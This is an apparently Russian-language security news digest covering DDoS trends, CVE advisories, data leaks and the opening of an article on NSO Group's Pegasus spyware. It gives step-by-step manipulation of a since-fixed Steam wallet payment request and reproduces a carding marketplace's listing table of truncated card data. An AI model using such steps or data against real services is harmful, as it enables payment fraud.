Во втором квартале 2021 года был зафиксирован серьезный рост UDP flood атак, на долю которых пришлось больше половины нападений (53,04%).

Рост этого сегмента обусловлен увеличением доли атак полосой 10–100 ГБИТ/С — класс высокоскоростных атак, для организации которых часто используется техника амплификации через публичные UDP-сервисы.

Более сложные атаки, такие как SYN flood, также не сдают своих позиций: их доля во втором квартале составила 11,9%.

Три основных «чистых» вектора атак — это UDP-, IP- и SYN-флуд, на которые пришлось 78% всех DDoS-атак второго квартала.



Медианное время атаки составило 270 С, что близко к наблюдениям за 2020 год, когда этот показатель равнялся 300 С. По сравнению с первым кварталом 2021 года медианное время атаки выросло значительно — со 180 С.

Средняя пропускная способность всех DDoS-атак второго квартала составила 6,5 ГБИТ/С. В первом квартале эта цифра была чуть выше — 9,15 ГБИТ/С, тогда как в четвертом квартале 2020 года данный показатель составил лишь 4,47 ГБИТ/С.

Во втором квартале 2021 года самый крупный ботнет содержал 137 696 БОТОВ.

БАГ В КОШЕЛЬКЕ STEAM

Компания Valve исправила уязвимость в Steam, благодаря которой баланс кошелька можно было пополнять произвольными суммами.

Об этой проблеме производителя уведомил пользователь drbrix, сообщивший об уязвимости в начале августа через платформу HackerOne. В настоящее время баг уже исправлен, а исследователь получил 7500 долларов за свои труды.

В отчете drbrix рассказал, что для мошеннического пополнения баланса нужно было изменить email-адрес на любой, содержащий строку amount100 (сам исследователь использовал ящик brixamount100abc@xxx). Затем требовалось пройти по ссылке `https://store.steampowered.com/steamaccount/addfunds`, перейти к внесению средств, выбрав способ оплаты с использованием Smart2Pay, и продолжать далее, как при обычном внесении средств, выбрав, к примеру, 1 доллар. После требовалось перехватить POST-запрос к `https://globalapi.smart2pay.com/` и изменить сумму на произвольную, что становилось возможно из-за имени почтового ящика.

> *«По-моему, последствия очевидны: злоумышленник сможет генерировать деньги и сломать рынок Steam, продавая игровые ключи по дешевке и так далее», — резюмировал drbrix.*


Вскоре сотрудники Valve подтвердили работоспособность представленного исследователем эксплоита и отчитались об устранении проблемы. В настоящее время неизвестно, знал ли об этом баге кто-то, помимо drbrix, и не успели ли злоумышленники воспользоваться данной проблемой до того, как она была устранена.

СКАНДАЛ ВОКРУГ NSO GROUP

В середине июня 2021 года правозащитная организация Amnesty International, некоммерческий проект Forbidden Stories, а также более 80 журналистов консорциума из 17 медиаорганизаций в десяти странах мира опубликовали результаты совместного расследования, которому дали название проект «Пегас». Это послужило поводом для нового скандала вокруг NSO Group.


Так как о существовании Pegasus и деятельности NSO Group известно давно, многие задавались вопросом: почему скандал разразился только теперь? Ведь ничего принципиально нового в докладе не содержалось, и вряд ли кого-то в ИБ-сообществе удивило существование спайвари.

Хороший ответ на этот вопрос дал у себя в Twitter известный ИБ-эксперт, несколько лет назад остановивший шифровальщик Wannacry, Маркус Хатчинс (MalwareTech).



> «До сегодняшнего дня я не понимал, что нового в этой истории, но теперь я осознал, что, вероятно, раньше обо всем этом не было известно за пределами ИБ-сообщества. Итак, TL;DR: существуют компании, у которых есть нулевые дни и шпионское ПО, способные удаленно взламывать телефоны. Обычно все это продается правительствам, которые затем используют [эти инструменты] для атак на „террористов“ (во многих случаях это просто означает любого, кого власти считают угрозой).
> Расплывчатое определение термина „террорист“ варьируется от государства к государству, и многие (особенно авторитарные государства) считают активистов и журналистов угрозами. Реальность такова, что „остановить террористов“ легко превращается в „шпионить за всеми, кто нам не нравится“, и именно об этом повествует данная утечка»

— Маркус Хатчинс в своем Twitter



УДАЛЕННАЯ БЛОКИРОВКА ОТ SAMSUNG

Компания Samsung заявила, что может удаленно отключить любой из своих телевизоров с помощью функции TV Block, которая встроена в продукты, продаваемые по всему миру. Поводом для этого заявления послужили июльские беспорядки в Южной Африке, которые привели к крупномасштабным грабежам, затронувшим в том числе склады и магазины Samsung.

> *«TV Block — это удаленное защитное решение, которое определяет, были ли телевизоры Samsung активированы ненадлежащим образом, и гарантирует, что телевизоры могут использоваться только законными владельцами, у которых есть доказательство совершения покупки.*
> *Цель данной технологии — противодействие созданию вторичных рынков, связанных с продажей нелегальных товаров, как в Южной Африке, так и за ее пределами. Эта технология предустановлена на все телевизионные продукты Samsung», — гласит официальное заявление.*

СМИ сообщили, что функция TV Block была удаленно активирована на всех телевизорах, украденных со складов или из магазинов: их серийные номера добавили в специальный список на серверах Samsung. После того как украденный телевизор будет подключен к интернету, устройство проверит список украденных устройств и автоматически отключит все телевизионные функции, если обнаружит совпадение.

> *«Эта технология может быть полезна в настоящее время, а также будет полезна как для отрасли, так и для наших клиентов в будущем», — заявляют в компании.*

И хотя сейчас TV Block действительно был полезен компании, функциональность вызывает некоторые опасения. К примеру, можно представить, что произойдет, если злоумышленники взломают серверы компании и получат доступ к списку для блокировки, используемому для удаленного отключения телевизоров.

УВОЛЕННЫЕ ИЗ GOOGLE

В распоряжении издания СМИ оказались внутренние документы Google, рассказывающие о расследованиях случаев, когда сотрудники компании использовали свои позиции для кражи, сливов или злоупотреблений данными, к которым имели доступ.

Согласно этим бумагам, в период с 2018 по 2020 год компания уволила ДЕСЯТКИ СОТРУДНИКОВ за злоупотребление доступом к внутренним инструментам и данным (включая информацию о пользователях и сотрудниках).

К примеру, в 2020 году Google уволила 36 сотрудников из-за проблем, связанных с безопасностью. 86% таких обвинений касались злоупотребления конфиденциальной информацией, например передача внутренних данных Google третьим сторонам.

Еще 10% обвинений в 2020 году затрагивали неправомерное использование различных систем, включая доступ к данным пользователей или сотрудников, помощь другим лицам в получении доступа к этим данным, а также изменение или удаление данных пользователей или сотрудников.

Продолжение статьи →

ВОРОВАННЫЕ НЮДСЫ

40-летний житель Лос-Анджелеса Хао Ко Чи (Hao Kuo Chi) признал себя виновным в хищении более 620 тысяч личных фото и 9 тысяч видео из чужих аккаунтов iCloud.

Прокуратура Флориды, которая выдвинула против него обвинения в заговоре и компьютерном мошенничестве, сообщила, что в сети Чи был известен под ником icloudripper4you и продавал свои «услуги» по взлому iCloud. «Клиенты» указывали ему на конкретную учетную запись iCloud, которую нужно взломать, после чего Чи и его неопознанные сообщники выдавали себя за представителей службы поддержки Apple в сообщениях, которые присылали целям по электронной почте. Обманом выведав учетные данные от iCloud жертв, мошенники похищали фото и видео из их аккаунтов.

Группа была активна с сентября 2014 года до мая 2018 года, и все это время злоумышленники использовали Apple ID и пароли жертв не только для выполнения заказов на взлом, но и для поиска в этих учетных записях фотографий и видео обнаженных людей. Найденными откровенными фото и видео Чи и его сообщники делились друг с другом через «иностранную службу сквозного шифрования электронной почты для сохранения анонимности».

В этом месяце Чи признал себя виновным и подтвердил, что получил несанкционированный доступ по крайней мере к 306 учетным записям iCloud (в основном аккаунты принадлежали молодым женщинам) в Аризоне, Калифорнии, Кентукки, Коннектикуте, Луизиане, Массачусетсе, Мэне, Огайо, Пенсильвании, Техасе, Флориде и Южной Каролине.

По данным издания Los Angeles Times, агенты ФБР нашли более 500 тысяч мошеннических писем в двух учетных записях Gmail (backupagenticloud и applebackupicloud), которые использовались для этой схемы, а также учетные данные примерно для 4700 аккаунтов iCloud. В аккаунте Чи в Dropbox, который использовался для хранения украденных файлов и обмена ими, обнаружили около 620 тысяч фотографий и 9 тысяч видео общим объемом более 1 Тбайт.

Попался Чи весьма просто. Еще в 2018 году неназванный общественный деятель из Тампы обнаружил свои обнаженные фотографии на порносайтах. Фото нашла калифорнийская компания, которая специализируется на удалении фотографий знаменитостей из интернета. Так как эти фото хранились только на iPhone (откуда были скопированы в iCloud), жертва обратилась в правоохранительные органы, стремясь найти источник утечки.

Правоохранители быстро выяснили, что Чи выходил в iCloud жертвы прямо из своего дома в Ла-Пуэнте, в Калифорнии. К тому времени, когда ФБР получило ордер и провело обыск в его доме, правоохранители уже имели четкое представление о деятельности Чи благодаря данным, которые по запросу суда предоставили Dropbox, Google, Apple, Facebook и Charter Communications.

САМЫЕ АТАКУЕМЫЕ БАГИ

Эксперты ФБР, Агентства по кибербезопасности и защите инфраструктуры, организованного при Министерстве внутренней безопасности США (DHS CISA), Австралийского центра кибербезопасности (ACSC), а также Национального центра кибербезопасности Великобритании (NCSC) выпустили совместную рекомендацию по безопасности, в которой перечислили уязвимости, наиболее «популярные» у преступников в 2020 и 2021 году.

На основе данных, собранных правительством США, большая часть самых атакуемых уязвимостей была обнаружена после **НАЧАЛА 2020 ГОДА**, а многие баги явно связаны с повсеместным переходом на удаленную работу.

Четыре уязвимости, чаще всего использованные в 2020 году, оказались связаны с **УДАЛЕННОЙ РАБОТОЙ**, **VPN** и **ОБЛАЧНЫМИ СЕРВИСАМИ**.

В 2021 году хакеры продолжили нацеливаться на уязвимости в устройствах периметра. Среди багов, которые активно использовались в 2021 году, были проблемы в продуктах **MICROSOFT**, **PULSE**, **ACCELLION**, **VMWARE** и **FORTINET**.

Компания	CVE	Тип
Citrix	CVE-2019-19781	Arbitrary code execution
Pulse Secure	CVE 2019-11510	Arbitrary file reading
Fortinet	CVE 2018-13379	Path traversal
F5- Big IP	CVE 2020-5902	RCE
MobileIron	CVE 2020-15505	RCE
Microsoft	CVE-2017-11882	RCE
Atlassian	CVE-2019-11580	RCE
Drupal	CVE-2018-7600	RCE
Telerik	CVE 2019-18935	RCE
Microsoft	CVE-2019-0604	RCE
Microsoft	CVE-2020-0787	Elevation of privilege
Netlogon	CVE-2020-1472	Elevation of privilege

В итоге список самых «популярных» багов 2021 года выглядит так:


MICROSOFT EXCHANGE SERVER: CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 и CVE-2021-27065 (уязвимости ProxyLogon);

PULSE SECURE: CVE-2021-22893, CVE-2021-22894, CVE-2021-22899 и CVE-2021-22900;

ACCELLION: CVE-2021-27101, CVE-2021-27102, CVE-2021-27103 и CVE-2021-27104;


VMWARE: CVE-2021-21985;

FORTINET: CVE-2018-13379, CVE-2020-12812 и CVE-2019-5591.



СЛИВ МИЛЛИОНА БАНКОВСКИХ КАРТ

Необычную рекламную акцию провели операторы подпольного маркетплейса AllWorld Cards. Они опубликовали на многих хакерских форумах данные миллиона банковских карт, украденных в период с 2018 по 2019 год.




Злоумышленники заявили, что случайная выборка из 98 карт показала, что примерно 27% карт из подборки до сих пор активны. Но по данным итальянской ИБ-фирмы D3Labs, до сих пор работают около 50% карт.

> *«В настоящее время результаты, полученные нашей аналитической группой, еще ограниченны, но они показывают, что около 50% карт все еще работают и не отмечены как скомпрометированные», — пишут исследователи.*

ИБ-компания Cyble тоже проанализировала этот дамп и сообщила, что утечка содержит номера карт, даты окончания срока действия, CVV, имена владельцев, информацию о стране, штате, городе, адресе, почтовом индексе для каждой карты, а также номер телефона или адрес электронной почты. Пока аналитики Cyble проанализировали только 400 тысяч карт и пишут, что больше всего пострадали следующие банки:

- Государственный банк Индии (44 654 карты);
- JPMorgan Chase Bank NA (27 440 карт);
- BBVA Bancomer (21 624 карты);
- The Toronto-Dominion Bank (14 647 карт);
- Poste Italiane S. p. A. (Banco Posta) (14 066 карт).

Исследователи отмечают, что All World Cards — новый сайт на кардерской сцене и его необычная реклама была встречена с одобрением многими злоумышленниками. Торговая площадка была запущена в мае 2021 года и в настоящее время насчитывает 2 634 615 карт. Цены на карты здесь варьируются от 0,30 до 14,40 доллара, причем 73% карт стоят от 3 до 5 долларов.



Column visibility | Select all on page

PART NAME	BIN	DOE	CVV	HOLDER	BANK	CC BRAND	CC LEVEL	CC TYPE	COUNTRY	STATE	CITY	ZIP	DOB	SSN	EMAIL	PHONE	ADDRESS	REFUNDABLE?	PRICE	
06.0...	521634	10/21	+	+	META...	MAST...	MAST...	DEBIT	Unit...		Chri...	X13	-	-	-	+	+	Yes	5.50	Buy
06.0...	516834	02/22	+	+	CESK...	MAST...	MAST...	DEBIT	CZEC...		Meln...	27704	-	-	-	+	+	Yes	8.80	Buy
06.0...	516834	07/22	+	+	CESK...	MAST...	MAST...	DEBIT	CZEC...		Hru?...	69156	-	-	-	+	+	Yes	8.80	Buy
06.0...	516834	06/22	+	+	CESK...	MAST...	MAST...	DEBIT	CZEC...	?R	Bosk...	68001	-	-	-	+	+	Yes	8.80	Buy
06.0...	516834	10/21	+	+	CESK...	MAST...	MAST...	DEBIT	CZEC...	Bohe...	Rumb...	40801	-	-	-	+	+	Yes	8.80	Buy
06.0...	516815	10/21	+	+	WEST...	MAST...	MAST...	DEBIT	Aust...	Kron...	V?xj?	35261	-	-	-	+	+	Yes	8.80	Buy
06.0...	516815	03/22	+	+	WEST...	MAST...	MAST...	DEBIT	Aust...	v?st...	hov?s	43650	-	-	-	+	+	Yes	8.80	Buy
06.0...	516815	03/22	+	+	WEST...	MAST...	MAST...	DEBIT	Aust...		Lund	22564	-	-	-	+	+	Yes	8.80	Buy
06.0...	516815	02/22	+	+	WEST...	MAST...	MAST...	DEBIT	Aust...	Stoc...	Sund...	17273	-	-	-	+	+	Yes	8.80	Buy
06.0...	516815	04/22	+	+	WEST...	MAST...	MAST...	DEBIT	Aust...		Vins...	28834	-	-	-	+	+	Yes	8.80	Buy

Showing 1 to 10 of 2,634,471 entries

УТЕЧКА ORIFLAME

На хакерском форуме RaidForums продают сканы паспортов **1,3 МИЛЛИОНА** российских клиентов косметической компании Oriflame. Компания действительно сообщала, что 31 июля и 1 августа она подверглась серии кибератак и злоумышленники получили несанкционированный доступ к ее информационным системам.

В компании признали, что пострадали клиенты не только из России, но и из других стран СНГ и Азии. В распоряжении хакеров оказались копии удостоверений личности, но такие данные, как номер банковского счета, номера телефонов и пароли, не были затронуты атакой.

УЯЗВИМОСТЬ В COBALT STRIKE

Исследователи SentinelOne обнаружили DoS-уязвимость в Cobalt Strike, которая позволяет блокировать управление маяками, а также новые развертывания.

Напомню, что этот легитимный коммерческий инструмент, созданный для пентестеров и red team и ориентированный на эксплуатацию и постэксплуатацию, давно любим хакерами, начиная от правительственных APT-группировок и заканчивая операторами шифровальщиков. Хотя он недоступен для рядовых пользователей и полная версия оценивается примерно в 3500 долларов за установку, злоумышленники все равно находят способы его использовать (к примеру, полагаются на старые, пиратские, взломанные и незарегистрированные версии).

Как правило, злоумышленники используют взломанные версии Cobalt Strike для получения устойчивого удаленного доступа к скомпрометированной сети (и постэксплуатации после развертывания так называемых маяков) и нередко применяют его во время вымогательских атак.

Специалисты SentinelOne сообщают, что обнаружили уязвимость CVE-2021-36798 (получившую название Hotcobalt) в последних версиях сервера Cobalt Strike. Баг позволяет зарегистрировать поддельные маяки на сервере конкретной установки Cobalt Strike, а затем, отправляя фальшивые задачи на этот сервер, вывести его из строя, исчерпав доступную память.

В результате уже установленные маяки не смогут взаимодействовать с C&C-сервером, установка новых маяков в зараженных системах тоже будет заблокирована, и это помешает red team или злоумышленникам использовать развернутые маяки.

> *«Активные маяки не смогут связываться со своим C&C-сервером, пока операторы его не перезапустят. Однако перезапуска тоже недостаточно для защиты от этой уязвимости, поскольку можно продолжать атаковать сервер до тех пор, пока он не будет исправлен или пока конфигурация маяков не будет изменена», — пишут эксперты, предполагая, что правоохранительные органы и ИБ-исследователи смогут использовать Hotcobalt для ликвидации инфраструктуры хакеров.*

Уязвимость была обнаружена еще в апреле, и разработчики CobaltStrike HelpSystems устранили баг с релизом Cobalt Strike 4.4.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Chrome больше не будет отображать индикатор безопасности сайтов

Российский суд оштрафовал Facebook, Twitter и WhatsApp на 36 миллионов рублей

Ученые считают, что промежуточные устройства можно использовать для DDoS-атак

Эксперты обнаружили андеграундный сервис Prometheus TDS

Western Digital незаметно замедлила бюджетный SSD WD Blue SN550 на 40%

Хакер, похитивший 600 миллионов у Poly Network, вернул большую часть денег


Майнинговый ботнет «разгоняет» процессоры на взломанных серверах

Пользователи 3D-принтеров получили доступ к чужим устройствам из-за сбоя The Spaghetti Detective

У T-Mobile утекли личные данные почти 49 миллионов клиентов

Баг в Razer Synapse: подключение мыши к Windows-машине дает системные привилегии

ПРОЕКТ «ПЕГАС»



КАК ОБЩЕСТВЕННОСТЬ УЗНАЛА ПРО NSO GROUP И ЕЕ СПАЙВАРЬ

Мария «Mifrill» Нефёдова
nefedova@glc.ru


В середине июня 2021 года правозащитная организация Amnesty International, некоммерческий проект Forbidden Stories, а также более 80 журналистов консорциума из 17 медиаорганизаций в десяти странах мира опубликовали результаты совместного расследования, которому дали название проект «Пегас».

ПРОЕКТ «ПЕГАС»

Специалисты упомянутых организаций заявили, что обнаружили масштабные злоупотребления шпионским ПО, созданным израильской компанией NSO Group. Согласно отчету, спайварь компании активно применяется для нарушения прав человека и для наблюдения за политиками, активистами, журналистами и правозащитниками по всему миру.

Речь идет о небезызвестной малвари Pegasus, которую впервые обнаружили еще в 2016 году. В последующие годы ИБ-специалисты продолжали находить все новые инциденты с использованием Pegasus и критиковать NSO Group за то, что компания продает свои решения правительствам и спецслужбам по всему миру (зачастую странам с репрессивными режимами), хотя использование малвари в итоге не задокументировано практически никем и нигде.

Pegasus предназначен для шпионажа и способен собирать с устройств на базе iOS и Android текстовые сообщения, информацию о приложениях, подслушивать вызовы, отслеживать местоположение, похищать пароли и так далее.



> *«Шпионское ПО NSO Group является излюбленным оружием репрессивных режимов, стремящихся заставить замолчать журналистов, атаковать активистов и подавить инакомыслие, подвергая опасности бесчисленное количество жизней, — заявляет секретарь Amnesty International Аньес Калламар. — Обнаруженные нами [факты] опровергают все заявления NSO о том, что такие атаки редки и сводятся к неправомерному использованию их технологий. Хотя в компании утверждают, что ее шпионское ПО применяется только против настоящих преступников и для борьбы с терроризмом, ясно, что ее технология поощряет систематические злоупотребления. Они рисуют картину полной легитимности, но извлекают выгоду из широко распространенных нарушений прав человека.*
>
> *Наши последние открытия показывают, что клиенты NSO Group в настоящее время могут удаленно взломать даже последние модели iPhone и все версии iOS».*

Дело в том, что в распоряжении исследователей оказался список 50 тысяч телефонных номеров, которые якобы «представляли интерес» для клиентов NSO Group и тщательно отбирались с 2016 года. И хотя сам факт присутствия номера в этом списке еще не означает, что его владелец обязательно подвергся атаке, заражение спайварью удалось подтвердить «в десятках случаев».

К примеру, в списке можно найти данные политиков, активистов, журналистов, правозащитников, руководителей предприятий, религиозных деятелей, ученых и так далее. Отдельно подчеркивается, что в списке содержались телефоны как минимум десяти глав государств.

В итоге расследование выявило клиентов NSO Group как минимум в 11 странах мира, включая Азербайджан, Бахрейн, Венгрию, Индию, Казахстан, Марокко, Мексику, ОАЭ, Руанду, Саудовскую Аравию и Того. При этом Руанда, Марокко, Индия и Венгрия поспешили официально заявить, что не использовали Pegasus.

Так как о существовании Pegasus и деятельности NSO Group известно давно, многие задаются вопросом: почему скандал разразился только сейчас? Ведь ничего принципиально нового в докладе не содержалось, и вряд ли кого-то в ИБ-сообществе удивило существование спайвари и того, о чем писали журналисты.

Хороший ответ на этот вопрос дал у себя в Twitter известный ИБ-эксперт, несколько лет назад остановивший шифровальщик Wannacry, Маркус Хатчинс (MalwareTech):

